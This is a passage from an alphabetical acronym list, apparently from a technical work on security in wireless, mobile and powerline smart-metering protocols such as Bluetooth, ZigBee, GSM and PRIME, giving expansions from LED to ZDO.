LED	Light Emitting Diode
LFSR	Linear Feedback Shift Register
LK	Link Key
LMP	Link Manager Protocol
LSB	Least Significant Bit
MAC	Medium Access Control
MEA	Mutual Entity Authentication protocol
MitM	Man in the Middle
MK	Master Key
MS	Mobile Station
MSB	Most Significant Bit
MSISDN	Mobile Station International Subscriber Directory Number
MSRN	Mobile Station Roaming Number
OFDM	Orthogonal Frequency Division Multiplexing
PAN	Personal Area Network
PCT	Permission Configuration Table
PDU	Packet Data Unit
PDP	Packet Data Protocol
PFS	Perfect Forward Secrecy
PIB	PAN Information Base
PIN	Personal Identification Number
PLC	PowerLine Communications

PPDU	Physical Protocol Data Unit
PRIME	PoweRline Intelligent Metering Evolution
QoS	Quality of Service
RADIUS	Remote Authentication Dial in User Service
RAM	Random Access Memory
RFD	Reduced Function Device
ROM	Read Only Memory
RSSI	Received Signal Strength Indication
RTC	Real Time Clock
SCO	Synchronous Connection-Oriented
SIM	Subscriber Identity Module
SKKE	Symmetric Key Key Exchange
SoC	System on Chip
SOH	Start Of Header
SRES	Signed Response
STX	Start of Text
TC	Trust Center
TCLK	Trust Center Link Key
TMSI	*Temporary Mobile Subscriber Identity*
UDP	User Datagram Protocol
VPN	Virtual Private Network
WAN	Wide Area Network
WCDMA	Wideband Code Division Multiple Access
ZDO	ZigBee Device Object